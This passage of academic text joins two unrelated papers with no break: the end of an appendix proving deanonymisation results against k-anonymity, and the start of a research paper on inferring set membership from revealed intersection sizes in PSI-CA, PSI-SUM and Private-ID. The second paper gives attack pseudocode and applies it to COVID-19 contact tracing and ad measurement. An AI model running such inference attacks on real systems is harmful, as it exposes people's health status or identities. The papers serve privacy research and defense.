$\Pr[\exists b,\ \mathbf{y}'_b \subsetneq \mathbf{y} \mid \mathbf{X} \text{ collision-free}] > 1 - \text{negl}(N)$. To see why, observe that $\mathbf{y}'_0 = \mathbf{y} = \mathbf{y}'_1$ implies that for every coordinate d, $\max_{\mathbf{x} \in \mathbf{X}_0}(x_d) = \max_{\mathbf{x} \in \mathbf{X_y}}(x_d) = \max_{\mathbf{x} \in \mathbf{X}_1}(x_d)$. If $\mathbf{X}$ is collision-free, this implies that for all d, $\max_{\mathbf{x} \in \mathbf{X_y}}(x_d) = 0$. This occurs with probability $1 - 2^{-D} = 1 - \text{negl}(N)$ (even conditioned on collision-free).

Consider $\mathbf{Y}'$ constructed by replacing every instance of $\mathbf{y}$ in $\mathbf{Y}$ with $\mathbf{y}'_0$ or $\mathbf{y}'_1$, using $|\mathbf{X}_0|$ and $|\mathbf{X}_1|$ copies respectively. By construction, $\mathbf{Y}'$ correctly generalizes $\mathbf{X}$ and respects the hierarchy H. By the preceding argument, $\mathbf{Y}'$ strictly refines $\mathbf{Y}$ with high probability. Thus, by minimality of M, $\mathbf{Y}'$ cannot be k-anonymous. This means that for every partition $\mathbf{X}_0, \mathbf{X}_1$, one of $|\mathbf{X}_b| \leq k-1$. Therefore, $|\mathbf{X_y}| < 2k$.

□

The following claim is used to prove Theorem 5.2. It is meant to be read in the context of Theorem 4.3 and freely uses notation therefrom.

Claim B.4. *Let $k \geq 2$, $D = \omega(\log N)$, U, $\mathbf{X}$, $\mathbf{Y}$, and $D^t(\mathbf{Y})$ as defined in the proof of Theorem 4.3. Let $T' = \{t : \mathbf{z}^t \in \mathbf{Z}\}$.*

$$\Pr\left[\forall t \in T' : |D^t(\mathbf{Y})| \geq \frac{D}{4ke} \;\middle|\; \mathbf{X} \textit{ coll-free}\right] > 1 - \text{negl}(N) \tag{4}$$

Equation (4) *also holds for $k = N$, $D = \omega(N \log N)$.*

Proof of Claim B.4. The proof is an application of Chernoff and union bounds. We rewrite $D^t(\mathbf{Y})$ as $\{d : \exists n,\ \mathbf{Y}_{n,d} = [0,t]\}$.

For $\mathbf{y} \in \mathbf{Y}$, let $\mathbf{X_y}$ contain the records $\mathbf{x}$ that correspond to a copy of $\mathbf{y}$. Consider $\mathbf{x}^* \in \mathbf{X_y}$, and let $t^* = t(\mathbf{x}^*)$. We call d SUPER if $(x_d^* \neq 0)$ and $(x'_d = 0 \text{ for all } \mathbf{x}' \in \mathbf{X_y} \setminus \{\mathbf{x}^*\})$. By Claim B.3, if d is SUPER then $d \in D^t(\mathbf{Y})$. We will lower bound the number of SUPER d.

For an index set $I \subseteq [N]$, let $\mathbf{X}_I = \{\mathbf{x}_n\}_{n \in I}$. By Claim B.3,

$$\Pr[\exists I \text{ st } (|I| < 2k) \wedge (\mathbf{X_y} = \mathbf{X}_I) \mid \mathbf{X} \text{ coll-free}] > 1 - \text{negl}(N).$$

Observe that if $\mathbf{X_y} = \mathbf{X}_I$, then $\mathbf{x}^* \in \mathbf{X}_I$ and $|I| \geq k$ (by k-anonymity).

We call d GOOD with respect to $\mathbf{X}_I$ if there is a unique $\mathbf{x} \in \mathbf{X}_I$ such that $x_d \neq 0$. Let $D_I = \{d \text{ GOOD wrt } \mathbf{X}_I\}$. Observe that if $\mathbf{X_y} = \mathbf{X}_I$ and d is SUPER, then d is GOOD with respect to $\mathbf{X}_I$. Therefore

$$|D^t| \geq \min_{I : k \leq |I| < 2k, \mathbf{x}^* \in I} |D_I|$$

except with at most negligible probability (conditioned on $\mathbf{X}$ collision-free).

For fixed I, $\mathbb{E}[|D_I|] = D(1/2k)(1-1/2k)^{|I|} > D/2ke$ where the last inequality follows from $|I| < 2k$. By a Chernoff bound: $\Pr[|D_I| \leq D/4ke] \leq e^{-D/32ke}$. By the union bound:

$$\Pr\left[\min_{I : k \leq |I| < 2k, \mathbf{x}^* \in I} |D_I| \leq D/4ke\right] \leq e^{-D/32ke} \sum_{|I|=k}^{2k-2} \binom{N}{|I|}$$

For $k = O(1)$, $\sum_{|I|=k}^{2k-2} \binom{N}{|I|} < N^{2k-2}$. Putting it all together with a final union bound:

$$\Pr\left[\exists t,\ |D^t| \leq D/4ke \;\middle|\; \mathbf{X} \text{ collision-free}\right] < N^{2k-1} e^{-D/32ke}.$$

For $D = \omega(\log N)$, this probability is negligible. For $k = N$ and $D = \omega(N \log N)$, the set $\{I : k \leq |I| < 2k\}$ is a singleton, doing away with the need for a union bound. In this case the upper bound is $Ne^{-D/32Ne} < \text{negl}(N)$. □

B.3 Theorems 5.1 and 5.2

Proof outline. Proofs for both compound PSO attacks follow the same general structure, using the corresponding downcoding attacks in non-black-box ways. The compound PSO adversary A gets as input $\mathbf{Y} \leftarrow M_H(\mathbf{X})$. It emulates the appropriate downcoding adversary, which produces an output $\mathbf{Z}$ such that $\mathbf{X} \preceq \mathbf{Z} \prec \mathbf{Y}$.

$\mathbf{Z}$ contains special generalized records $\mathbf{z}^t$ indexed by some $t \in [T]$ (equations (1) and (3)), and may also contain other records. A outputs $\Psi = \{\psi^t\}$ where $\psi^t : \mathbf{x} \mapsto \mathbb{I}(\mathbf{x} \subseteq \mathbf{z}^t)$.

To complete the proof, one must show that the following hold with probability at least $1 - \alpha(N)$:

- $\psi(\mathbf{X}) = 1/N$
- $(\psi \wedge \psi')(U) = 0$
- $\psi(U) < \text{negl}(N)$
- $|\Psi| \geq L$

The first three are implied by the following:

- $\forall t$, there exists a unique $\mathbf{x}^t \in \mathbf{X}$ such that $\mathbf{x}^t \subseteq \mathbf{z}^t$.
- $\forall t \neq t'$, $\mathbf{z}^t \cap \mathbf{z}^{t'} = \emptyset$.
- $\forall t$, $\mathbf{x} \sim \mathcal{U}^D$, $\Pr_{\mathbf{x}}[\mathbf{x} \subseteq \mathbf{z}^t] < \text{negl}(N)$.

For the downcoding attack from Theorem 4.2, these properties are immediate. For the downcoding attack from Theorem 4.3, the first two are immediate and the third follows from Claim B.4.

The requirements on L and α follow from the parameters of the corresponding downcoding attacks. The downcoding attack for Theorem 4.2 yields $\Omega(N)$ records $\mathbf{z}^t$ with probability $1 - \text{negl}(N)$. The downcoding attack for Theorem 4.3 yields N records $\mathbf{z}^t$ with probability $1 - \alpha(N)$. □

Birds of a Feather Flock Together: How Set Bias Helps to Deanonymize You via Revealed Intersection Sizes

Xiaojie Guo[1], Ye Han[1], Zheli Liu[1,*], Ding Wang[1], Yan Jia[1,*], Jin Li[2]

[1]*College of Cyber Science, Nankai University,*
{xiaojie.guo, hanye}@mail.nankai.edu.cn, {liuzheli, wangding, jiay}@nankai.edu.cn
[2]*Institute of AI and Blockchain, Guangzhou University, jinli71@gmail.com*

Abstract

Secure two-party protocols that compute intersection-related statistics have attracted much attention from the industry. These protocols enable two organizations to jointly compute a function (e.g., count and sum) over the intersection of their sets without explicitly revealing this intersection. However, most of such protocols will reveal the intersection size of the two sets in the end. In this work, we are interested in how well an attacker can leverage the revealed intersection sizes to infer some elements' membership of one organization's set. Even disclosing an element's membership of one organization's set to the other organization may violate privacy regulations (e.g., GDPR) since such an element is usually used to identify a person between two organizations. We are the first to study this *set membership leakage* in intersection-size-revealing protocols. We propose two attacks, namely, baseline attack and feature-aware attack, to evaluate this leakage in realistic scenarios. In particular, our feature-aware attack exploits the realistic set bias that elements with specific features are more likely to be the members of one organization's set. The results show that our two attacks can infer $2.0 \sim 72.7$ set members on average in three realistic scenarios. If the set bias is not weak, the feature-aware attack will outperform the baseline one. For example, in COVID-19 contact tracing, the feature-aware attack can find 25.9 tokens of infected patients in 135 protocol invocations, $1.5\times$ more than the baseline attack. We discuss how such results may cause negative real-world impacts and propose possible defenses against our attacks.

1 Introduction

Secure two-party computation related to the intersection of two organizations' sets has attracted much attention from the industry. A well-known protocol is Private Set Intersection Cardinality (PSI-CA) [25, 31, 43, 44, 45, 53], which returns the intersection size to one organization without disclosing other information to either organization. This protocol is an essential building block of many applications, such as contact tracing [36, 66, 70], social network [56, 63, 65], and association rule mining [72]. Another prevalent protocol is Private Intersection-Sum with Cardinality (PSI-SUM) [52, 61], which aggregates the values held by one organization and associated with the indices in the intersection. PSI-SUM was first proposed in Google's work [52] to measure the revenue owing to ad conversion. Recently, Facebook proposed Private-ID [28], a protocol for its privacy-preserving measurement of conversion lift [13] in online advertising.

Although these secure computation protocols will never reveal the intersection of two organizations' sets to either organization, they reveal the intersection size of the two sets. As long as such an *intersection-size-revealing protocol* is repeatedly invoked between the two organizations, a **toy attack** can use the revealed intersection sizes to test whether some elements are in the intersection. In this attack, one organization (acting as the *attacker*) can input a singleton set in each protocol invocation with the other organization (acting as the *victim*) and observe the resulting intersection size. If this size equals one, then the involved element is in the intersection; otherwise, it is not. We stress that the attacker can use its target elements in protocol invocations, and *these elements' membership of the intersection essentially reveals their membership of the victim's set*. In other words, the toy attack allows the attacker to infer the target elements' membership of the victim's set. If the victim's set is static, N protocol invocations can leak N elements' set membership.

Our work. We move beyond this toy attack and initiate the first study on the **set membership leakage** resulting from revealed intersection sizes. This leakage is a general issue for all protocols that compute intersection-related statistics *without disclosing any information about the intersection except its size*. Many real-world systems use such protocols to hide as much information about the victim's set as possible from the attacker. In these systems, disclosing any element in the victim's set is not allowed. However, this work shows that it can be risky for the systems with such a security requirement

*Zheli Liu and Yan Jia are corresponding authors.

to use intersection-size-revealing protocols.

This work begins with designing two set membership inference attacks to test whether target elements are in the victim's set. First, we show that, even if the attacker learns nothing but intersection sizes, there is a **baseline attack** that leads to a more severe set membership leakage than the toy attack. Second, we consider a realistic situation where the victim's set is biased concerning specific features. Roughly speaking, this **set bias** means that *the elements with the features are more likely to be included in the victim's set*. An example set bias appears in the health authority's set of COVID-19 patients. This set is supposed to be biased concerning the `fever` feature of persons since fever is a common symptom of COVID-19. We propose a **feature-aware attack** against such a biased set. The intuition is that if the attacker knows the bias-correlated features of target elements, it can use them to improve its inference efficiency.

This work subsequently evaluates the set membership leakage caused by our two attacks and the toy attack in three scenarios: (i) COVID-19 contact tracing from PSI-CA, (ii) the measurement of ad conversion revenue from PSI-SUM, and (iii) the measurement of ad conversion lift from Private-ID. Our measurement shows that the set bias in scenario (i) is non-negligible while those in the other two scenarios are weak. Each scenario allows many invocations of its intersection-size-revealing protocol, where the victim's set is *dynamic*.

In scenario (i), our baseline (resp., feature-aware) attack can identify $3.7 \sim 7.2\times$ (resp., $5.2 \sim 9.0\times$) more set members than the toy attack. In particular, our attacks require far fewer protocol invocations to find as many set members as those found in the toy attack. On average, our baseline (resp., feature-aware) attack can find $12.0/18.1/17.6$ (resp., $13.4/22.4/25.9$) set members in roughly $70/135/135$ protocol invocations when there are initially $14/28/56$ set members in $512/1024/2048$ target elements. In scenarios (ii) and (iii), the toy attack may fail to find any set member, but our attacks still work. For example, in scenario (ii), our baseline (resp., feature-aware) attack can find $2.0/4.0/7.5$ (resp., $2.0/4.2/7.5$) set members in roughly $15/33/60$ protocol invocations when there are initially $2/4/7$ set members in $512/1024/2048$ target elements. Since the victim's set changes with time, our attacks can find some set members different from the initial ones in this scenario. The above results show that our attacks can help the attacker guess the elements in the victim's set in the three scenarios.

This work finally discusses the real-world implications of our results and some possible defenses against our attacks. Notably, the attacker can link its chosen elements to real-world persons in the considered scenarios. Therefore, the set membership leakage of these elements reveals whether the linked persons have interacted with the victim, thereby their associated elements being recorded in the victim's set. Such personal information should be only known to the organization in the interaction, and it violates privacy regulations (e.g., GDPR and HIPPA) that this information is leaked to another unauthorized organization. We also discuss the negative consequences resulting from the leakage of this interaction in the three scenarios. For example, the results indicate that it is possible to combine our attacks with the linkage attack [14] to infer the COVID-19 patients recorded by the health authority. This inference may affect the daily life of these patients.

2 Background

2.1 Intersection-size-revealing Protocols

There are many secure two-party protocols that compute functions of the intersection of two parties' sets without revealing any information about the intersection except its size.

PSI-CA [25, 31, 43, 44, 45, 53]**.** This protocol is a black box that receives a set X from one party and a set Y from the other party. It internally computes the intersection size $|X \cap Y|$ and sends this value to one of the two parties.

PSI-SUM [52, 61]**.** This protocol is a black box that receives a set X from one party and a table $\{(y_i, v_i)\}_{y_i \in Y}$ of index-value pairs from the other party. It internally aggregates the values associated with the indices in the intersection $X \cap Y$ and gets the sum $\sum_{y_i \in X \cap Y} v_i$. Then, the protocol sends this sum and the intersection size $|X \cap Y|$ to the party that inputs the table.

Private-ID [28]**.** This protocol is a black box that receives a set X from one party and a set Y from the other party. It internally assigns random tags to all elements in the union $X \cup Y$ so that both parties will get the same tag for each element in the intersection $X \cap Y$. Then, the protocol sends these tags and the intersection size $|X \cap Y|$ to both parties. The tags can be used in the subsequent secure computation of many statistics of the intersection $X \cap Y$.

Circuit-based PSI [55]**.** This protocol is a black box that receives a table $\{(x_i, u_i)\}_{x_i \in X}$ from one party and a table $\{(y_i, v_i)\}_{y_i \in Y}$ from the other party. Circuit-based PSI can compute *any* function of the two parties' values indexed by the elements in the intersection $X \cap Y$. One can think that circuit-based PSI is the ultimate solution for the computation of intersection-related statistics. [55] implements a protocol of circuit-based PSI and reveals the intersection size $|X \cap Y|$ to both parties to improve protocol efficiency.

Set membership inference problem. For the party that receives intersection size from intersection-size-revealing protocols, **this size measures the similarity between its and the other party's sets**. Since the party can choose its set sent to the protocols, it can measure the other party's set in the way it wants. An interesting problem is whether the party, with many target elements, can determine these elements' membership of the other party's set by leveraging this measurement ability.

2.2 Threat Model

Attacker's abilities. The attacker has the following abilities.

- The attacker is a party of intersection-size-revealing protocols. In each protocol invocation, it is allowed to choose its input and learn the intersection size resulting from this input and the other party's set. Here, the other party is the victim, and its set can be dynamic.
- The attacker is allowed to invoke the protocols with the same victim repeatedly.

Attacker's background knowledge. We consider the following attackers with two kinds of background knowledge.

- *Baseline attacker*. This attacker has no background knowledge about the victim's set. We use the performance of this attacker to measure the *least* set membership leakage resulting from intersection-size-revealing protocols.
- *Feature-aware attacker*. This attacker knows that some features are correlated with the bias in the victim's set. In other words, the attacker knows that the victim's set tends to include elements with specific features. This is the background knowledge about the set bias in the victim's set.

Attacker's goal. The attacker has many target elements and is interested in these elements' membership of the victim's set. If this set changes with time, the attacker will consider the target elements' **historical set membership**, which indicates whether the target elements appeared in any snapshot of the victim's set from the beginning to the end of the attack.

3 Set Membership Inference Attacks

3.1 Baseline Attack

The baseline attacker adopts a binary-search-like strategy. It first constructs such a binary tree that (i) each node stores a non-empty set, (ii) the root stores the set of target elements, and (iii) the set stored in a non-leaf node will be partitioned into two non-empty and disjoint subsets, which will be respectively stored in the two child nodes of the non-leaf node.

For node v of the binary tree T, let $T_v \subseteq X$ denote the set stored in node v and $\mathsf{leftChild}(v)$ (resp., $\mathsf{rightChild}(v)$) denote the left (resp., right) child node of v. Our baseline attack follows the blueprint in Algorithm 1 and uses Algorithm 2 as a subroutine to build a binary tree.

To infer the target elements' set membership, the attacker runs depth-first search (DFS) for the *queued* subtrees (the queue initially contains the constructed binary tree). In each DFS, the attacker (i) traverses a subtree popped from the queue, (ii) invokes the protocol with the victim to receive the intersection size regarding the set stored in each visited node, and (iii) terminates at a node where the size of the stored set equals the received intersection size. The unvisited subtrees during this search are pushed into the queue for future DFS (lines 16 and 19). In the end, the attacker empties the queue and finds all subsets containing the target elements that the victim also holds. Meanwhile, the attacker can see that the other target elements are non-members.

The remaining question is how the baseline attacker partitions the set stored in a non-leaf node. Recall that, for the baseline attacker, each target element has the same probability of being a set member. It would be better for this attacker to randomly and evenly partition the set and build a *balanced* binary tree in the end. This practice ensures the minimum ex-

Algorithm 1: Blueprint of set membership inference

Input: A set X of target elements, background knowledge `BK`, an algorithm buildTree.
Output: A set membership predicate σ such that, for each $x_i \in X$, $\sigma(x_i) = 1$ if x_i is in the victim's set; otherwise $\sigma(x_i) = 0$.

1 Initialize $Z \leftarrow \varnothing$.
2 Input X to the protocol and get an intersection size m.
3 $T \leftarrow \mathsf{buildTree}(X, \mathtt{BK})$. // Build a binary tree based on the attacker's background knowledge
4 forest $\leftarrow \{(m/|X|, (m, T.\mathsf{root}))\}$. // A priority queue of (`priority`, `subtree-info`) tuples
5 **while** forest is not empty **do**
6 $\quad (m_{\mathsf{node}}, \mathsf{node}) \leftarrow \mathsf{forest.pop}()$.
7 $\quad$ **while** $0 < m_{\mathsf{node}} < |T_{\mathsf{node}}|$ **do**
8 $\quad\quad \mathsf{L} \leftarrow \mathsf{leftChild}(\mathsf{node})$, $\mathsf{R} \leftarrow \mathsf{rightChild}(\mathsf{node})$.
9 $\quad\quad$ **if** T_{R} contains more elements than T_{L} **then**
10 $\quad\quad\quad$ Input T_{L} to the protocol and get an intersection size m_{L}.
11 $\quad\quad\quad m_{\mathsf{R}} \leftarrow m_{\mathsf{node}} - m_{\mathsf{L}}$.
12 $\quad\quad$ **else**
13 $\quad\quad\quad$ Input T_{R} to the protocol and get an intersection size m_{R}.
14 $\quad\quad\quad m_{\mathsf{L}} \leftarrow m_{\mathsf{node}} - m_{\mathsf{R}}$.
15 $\quad\quad$ **if** $m_{\mathsf{R}}/|T_{\mathsf{R}}| > m_{\mathsf{L}}/|T_{\mathsf{L}}|$ **then**
16 $\quad\quad\quad \mathsf{forest.push}((m_{\mathsf{L}}/|T_{\mathsf{L}}|, (m_{\mathsf{L}}, \mathsf{L})))$.
17 $\quad\quad\quad \mathsf{node} \leftarrow \mathsf{R}$, $m_{\mathsf{node}} \leftarrow m_{\mathsf{R}}$. // Goto right child
18 $\quad\quad$ **else**
19 $\quad\quad\quad \mathsf{forest.push}((m_{\mathsf{R}}/|T_{\mathsf{R}}|, (m_{\mathsf{R}}, \mathsf{R})))$.
20 $\quad\quad\quad \mathsf{node} \leftarrow \mathsf{L}$, $m_{\mathsf{node}} \leftarrow m_{\mathsf{L}}$. // Goto left child
21 $\quad$ **if** $m_{\mathsf{node}} > 0$ **then** $Z \leftarrow Z \cup T_{\mathsf{node}}$.
22 Let σ be such a predicate that $\sigma(x_i) = 1$ iff $x_i \in X \cap Z$.
23 **return** σ.

Algorithm 2: buildTree for the baseline attacker

Input: A set X. Ignore the parameter `BK`.
Output: A binary tree T.

1 Initialize T to contain a single node root that stores X.
2 Build a *balanced binary tree* T by recursively dividing a stored set into two non-empty and disjoint subsets.
3 **return** T.

pected length of a DFS path, or rather, the minimum expected number of protocol invocations.

Efficiency analysis. Our baseline attack is more efficient than the toy attack due to the binary-search-like strategy. Suppose that the victim's set Y is static and the attacker has constructed a binary tree T. Our first observation is that the following equality holds for any non-leaf node v of the tree T:

$$|T_v \cap Y| = |T_{\mathsf{leftChild}(v)} \cap Y| + |T_{\mathsf{rightChild}(v)} \cap Y|. \quad (1)$$

With this equality, the attacker can locally determine the intersection size of one child node (e.g., $|T_{\mathsf{rightChild}(v)} \cap Y|$) if it has learned that of the parent node (e.g., $|T_v \cap Y|$) and that of the other child node (e.g., $|T_{\mathsf{leftChild}(v)} \cap Y|$). Thus, the attacker can save the vain invocations for the intersection sizes that can be determined locally. In our implementation, the attacker uses this property to maintain the queue of subtrees where, except for the initial case, the intersection size of each pushed subtree's root has been locally determined (lines 16 and 19). Thus, the attacker can save *at least* half of the protocol invocations for every non-root layer of the binary tree.

Recall that in a balanced binary tree with $N := |X|$ leaf nodes, there are $2N - 2^{\lceil \log_2 N \rceil}$ leaf nodes with depth $\lceil \log_2 N \rceil$. There is an *upper bound* of the *total* number of invocations to determine all intersection sizes on the binary tree:

$$1 + \frac{1}{2} \cdot \sum_{d=1}^{\lceil \log_2 N \rceil - 1} 2^d + \frac{1}{2} \left(2N - 2^{\lceil \log_2 N \rceil} \right) = N, \quad (2)$$

which equals the total number of invocations required by the toy attack. This bound guarantees that the efficiency of our baseline attack is no worse than that of the toy attack.

Our second observation is that this upper bound is loose, given that each DFS may early terminate at a non-leaf node with a depth less than $\lceil \log_2 N \rceil$. This early termination comes from the fact that some singleton sets each of a target element are *merged* into a larger subset of the victim's set. When a DFS encounters this subset, the attacker will learn the set membership of a batch of target elements and terminate this DFS. In this case, the number of invocations is reduced due to the shortened length of the DFS path. Moreover, the number of the remaining target elements is also reduced and fewer DFS passes are required for further inference. Thus, our baseline attack should be more efficient than the toy attack.

Efficiency optimization: greedy DFS. Since the merge of set members improves attack efficiency, the attacker should first search the subtree with the greatest merge probability. This probability is positively related to the ratio of the intersection size of the subtree's root to the number of target elements in this subtree. This ratio is known to the attacker, and the attacker can use this ratio as the *priority score* to sort the subtrees pushed into the (priority) queue. In this way, the attacker will first run DFS on the popped subtree with the greatest merge probability (line 6). In each DFS, the attacker recursively visits the child node whose subtree has the greatest priority score (line 15). An example is presented in Figure 1.




Figure 1: An example of early termination. The DFS path with intersection size (IS) and priority is highlighted in red, and each shadowed leaf node corresponds to a set member.

Algorithm 3: buildTree for the feature-aware attacker

Input: A set X, background knowledge `BK`.
Output: A binary tree T.

1 Parse `BK` as a table D_X such that $D_X[x_i]$ denotes the features associated with a target element $x_i \in X$.
2 Initialize T to contain a single node root.
3 $T_{\mathsf{root}} \leftarrow X$, queue $\leftarrow \{\mathsf{root}\}$.
4 **while** queue is not empty **do**
5 node $\leftarrow$ queue.pop().
6 Use features $\{x_i \in T_{\mathsf{node}} : D_X[x_i]\}$ to run `k-means` to divide T_{node} into two subsets S_{L} and S_{R}.
7 Append two child nodes L and R to node.
8 $T_{\mathsf{L}} \leftarrow S_{\mathsf{L}}$, $T_{\mathsf{R}} \leftarrow S_{\mathsf{R}}$.
9 **if** $|S_{\mathsf{L}}| > 1$ **then** queue.push(L).
10 **if** $|S_{\mathsf{R}}| > 1$ **then** queue.push(R).
11 **return** T.

3.2 Feature-aware Attack

Our feature-aware attack also follows the blueprint in Algorithm 1 but turns to Algorithm 3 to build a different binary tree. The only difference between the feature-aware attack and the baseline attack is how the subsets of target elements are distributed over the constructed binary tree.

Recall that the ideal event in a set membership inference attack is that the attacker inputs a set of target elements to an intersection-size-revealing protocol and finds that they all are members of the victim's set. This event significantly improves the attack efficiency in that (i) the length of the DFS path is reduced, and (ii) the number of the remaining target elements whose set membership is to be inferred is also reduced.

The intuition behind our feature-aware attack is that the attacker can trigger this ideal event *more often than the baseline attacker*. Recall that the set bias inclines the victim's set to include the elements associated with specific features. The feature-aware attacker can use its knowledge about this set bias and the related features to adjust the subset distribution over the constructed tree. More concretely, the attacker uses the known features to partition a set of target elements into

two disjoint subsets such that (i) the elements in the same subset have similar features, and (ii) any two elements belonging to two different subsets are different in the features. Using this partitioning strategy, the attacker is more likely to find set members in batches.

In our implementation, we simply use `k-means` [57, 58] to hierarchically partition a set stored in a parent node into two subsets respectively stored in the two child nodes. The hierarchical invocations of `k-means` naturally assign the elements with different features to the leaf nodes far away on the binary tree. Meanwhile, the target elements with similar features are clustered in the leaf nodes close to each other. The resulting binary tree is expected to enable more early terminations than its counterpart in the baseline attack.

There is, however, a limitation of our feature-aware attack: the constructed binary tree may not be balanced. This limitation is because `k-means` does not necessarily partition a set into two subsets of the same size.

3.3 Applying the Attacks to A Dynamic Set

Following the blueprint (Algorithm 1), our two attacks require several protocol invocations to infer the target elements' set membership. Due to Equation 1, the inference result must be correct if the victim's set is static in these invocations. However, this set can be dynamic in realistic scenarios. We need to consider how such a change will affect the correctness of our attacks.

An important observation is that this effect occurs only if the changed elements in the victim's set happen to be those targeted by the attacker. Otherwise, the set change does not affect Equation 1, and the two attacks' correctness still holds. Hence, we consider two primary cases regarding the *changing* intersection of the two parties' sets:

- **Increasing intersection.** The victim's set grows during the attack, *and* the added elements have been targeted.
- **Decreasing intersection.** The victim's set shrinks during the attack, *and* the removed elements have been targeted.

Let $t(v) \geq 0$ denote the number of invocations before the attacker determines the intersection size of the set stored in the node v and Y^t denote the snapshot of the victim's set Y after $t \geq 0$ invocations. For the increasing case and any non-leaf node v with two child nodes L and R, we can see that

$$\begin{aligned} &|T_{\mathsf{L}} \cap Y^{t(v)}| \leq |T_{\mathsf{L}} \cap Y^{t(\mathsf{L})}|, \quad |T_{\mathsf{R}} \cap Y^{t(v)}| \leq |T_{\mathsf{R}} \cap Y^{t(\mathsf{R})}|, \\ &|T_v \cap Y^{t(v)}| = |T_{\mathsf{L}} \cap Y^{t(v)}| + |T_{\mathsf{R}} \cap Y^{t(v)}| \\ &\qquad\qquad \leq |T_{\mathsf{L}} \cap Y^{t(\mathsf{L})}| + |T_{\mathsf{R}} \cap Y^{t(\mathsf{R})}|, \end{aligned} \tag{3}$$

where the equality holds if $Y^{t(v)} = Y^{t(\mathsf{L})} = Y^{t(\mathsf{R})}$.

Inequality 3 shows that, for an increasing intersection, Algorithm 1 may *underestimate* one child node's *current* intersection size due to the simple subtraction in lines 11 and 14. Given that the attacker's goal is historical set membership (Section 2.2), this underestimation will lead to false negatives and no false positive. False negatives come from the fact that if Algorithm 1 visits the subtree containing an element newly added to the victim's set, another set member in the other subtree will be *falsely* recognized as a non-member. However, since all intersection sizes are underestimated, there is no capacity for a node whose intersection size meets the termination condition (i.e., $m_{\mathsf{node}} = |T_{\mathsf{node}}|$) to contain a non-member element. Thus, there is no false positive in this case.

For a decreasing intersection, we can follow a similar analysis to the previous case and find that

$$|T_v \cap Y^{t(v)}| \geq |T_{\mathsf{L}} \cap Y^{t(\mathsf{L})}| + |T_{\mathsf{R}} \cap Y^{t(\mathsf{R})}|, \tag{4}$$

where the equality holds if $Y^{t(v)} = Y^{t(\mathsf{L})} = Y^{t(\mathsf{R})}$. Inequality 4 shows that the attacker may *overestimate* one child node's *current* intersection size. The overestimation here will cause false positives and no false negative. False positives are due to the *false* early termination on a node whose intersection size is overestimated and does not actually equal its capacity. The overestimation also promises that no set member will be missed, and thus there is no false negative.

A mixed case. In this case, the victim's set may change in the way that, after each invocation, some target elements are added to the set while some others already in the set are removed. This mixed case can be regarded as a composition of the two primary cases. It is expected that the attacker will obtain both false positives and false negatives in this case.

4 Evaluation Setup

Here, we aim to evaluate the realistic set membership leakage caused by our attacks. Section 4.1 describes three realistic scenarios that claim to use intersection-size-revealing protocols. Section 4.2 presents the sources of the real-world datasets related to these scenarios. Section 4.3 shows the characteristics of the victim's *dynamic* sets in these datasets. Section 4.4 describes the attacker's inputs to be used to evaluate our two attacks. Section 4.5 introduces our evaluation metrics.

4.1 Realistic Scenarios

Table 1 presents some intersection-size-revealing protocols, followed by their application scenarios and high-level systems. Due to the application of such protocols, these real systems allow the revelation of intersection size. How the protocols are used in the scenarios is recalled below.

COVID-19 contact tracing from PSI-CA. How PSI-CA is used in COVID-19 contact tracing varies with system design. *Token-based* contact tracing systems (e.g., Epione [69, 70] and Catalic [35, 36]) allow two persons to automatically exchange via Bluetooth their real-time tokens when they are

Table 1: Intersection-size-revealing protocols and their applications to realistic scenarios.

Protocol	Scenario	High-level System	Developer
PSI-CA and its variant	COVID-19 contact tracing	Epione [69, 70]	Researchers
		Catalic [35, 36]	Researchers
		COVID-19 Alert [66, 67]	Openmined
PSI-SUM	Measurement of ad conversion revenue	Private Join and Compute [46, 47, 52]	Google
Private-ID	Measurement of ad conversion lift	Private Lift [40, 41, 42, 62]	Facebook

in close proximity. Each person maintains a set of tokens received from others. To identify any exposure to COVID-19 but preserve the privacy of infected patients, a person can use the token set to invoke a PSI-CA with the health authority, who has a set of infected patients' tokens. The person receives the intersection size of the two sets and learns that it has contacted so many infected patients.

In *location-based* contact tracing systems (e.g., COVID-Alert [66, 67]), the health authority maintains a set of the locations that COVID-19 patients have visited. A person can test its exposure by using the set of its visited locations to run PSI-CA[1] with the health authority. The intersection size given to the person shows the number of locations where it may have contacted any infected patients.

Measurement of ad conversion revenue from PSI-SUM. In this scenario, an advertiser (e.g., a retailer) wants to calculate the revenue contributed by the persons who have clicked its ad displayed by a publisher. Google's Private Join and Compute [46, 47, 52] facilitates this calculation by using PSI-SUM, where the advertiser inputs a table of (`personal_id`, `spending`) pairs and the publisher inputs a set of ad clickers' `personal_id`s. The advertiser will receive the aggregate conversion revenue from PSI-SUM and the number of `personal_id`s shared by the two parties.

Here, `personal_id` serves as the index to identify the persons who have clicked the ad and purchased the product. A `personal_id` in advertising campaigns can be a hashed email address, a hashed phone number [29, 50], or an International Mobile Equipment Identity (IMEI) number [26]. It is usually linked to a user profile and can identify a real-world person.

Measurement of ad conversion lift from Private-ID. Facebook's Private Lift [40, 41, 62] realizes A/B testing [1] to tell an advertiser how many *incremental* conversions were generated because persons have seen its ad displayed by a publisher. Here, the publisher selected some persons who were interested in the ad. During the A/B testing, the publisher randomly assigned each person to either a treatment group or a control group. The persons in the treatment group would see the ad, while those in the control group were qualified to see the ad but would not see it from the publisher [13, 23].

The first step to measure the conversion lift concerning the two groups is that the advertiser and the publisher invoke Private-ID [28] to align their sets of `personal_id`s. Specifically, the advertiser inputs a set of customers' `personal_id`s, and the publisher inputs a set of the `personal_id`s of all persons in the two groups. Then, Private-ID assigns a fresh unique tag to each `personal_id` in the *union* of the two parties' sets. At the end of this step, the two parties will receive from Private-ID the tags of all `personal_id`s in the union and the number of the `personal_id`s shared by the two parties. Facebook's Private Lift further uses these tags in the secure downstream computation of conversion lift.

